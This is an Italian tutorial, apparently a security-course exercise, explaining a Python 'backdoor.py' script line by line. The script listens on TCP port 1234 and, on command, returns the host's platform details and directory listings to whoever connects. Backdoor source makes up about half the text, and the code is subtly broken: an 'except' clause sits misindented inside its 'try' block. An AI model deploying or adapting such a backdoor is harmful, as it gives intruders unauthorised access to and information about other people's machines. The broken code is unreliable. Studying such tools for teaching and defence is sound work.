



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()
```

import socket :

Importa il modulo socket, che fornisce funzionalità per la comunicazione di rete in Python.

SRV\_ADDR = " "

SRV\_PORT = 1234


Definisce due variabili: SRV\_ADDR contiene l'indirizzo IP del server, mentre SRV\_PORT contiene il numero di porta su cui il server ascolterà le connessioni in ingresso.

s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

Crea un socket utilizzando socket.socket(). Il primo parametro socket.AF\_INET specifica che si tratta di un socket di tipo IPv4, e il secondo parametro socket.SOCK\_STREAM specifica che si tratta di un socket TCP.

s.bind((SRV\_ADDR, SRV\_PORT))

Associa il socket all'indirizzo IP e alla porta specificati con bind(). In questo modo, il server è in ascolto su quell'indirizzo IP e porta per le connessioni in ingresso.



```
while 1:
    try:
        data = connection.recv(1024)
        except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

While: fino a che la condizione è valutata vera, il blocco di codice all'interno del ciclo while sarà eseguito ripetutamente. Quando il ciclo termina, il flusso proseguirà con le istruzioni poste dopo il while.

Con elif possiamo controllare più espressioni. Quando una delle espressioni è valutata VERA, la relativa istruzione o blocco di istruzioni verrà eseguito

## BACKDOOR

Le backdoor, letteralmente "porte sul retro", sono righe di codice informatico grazie alle quali un utente può entrare come amministratore all'interno di siti web e computer, senza avere alcun accesso autorizzato.

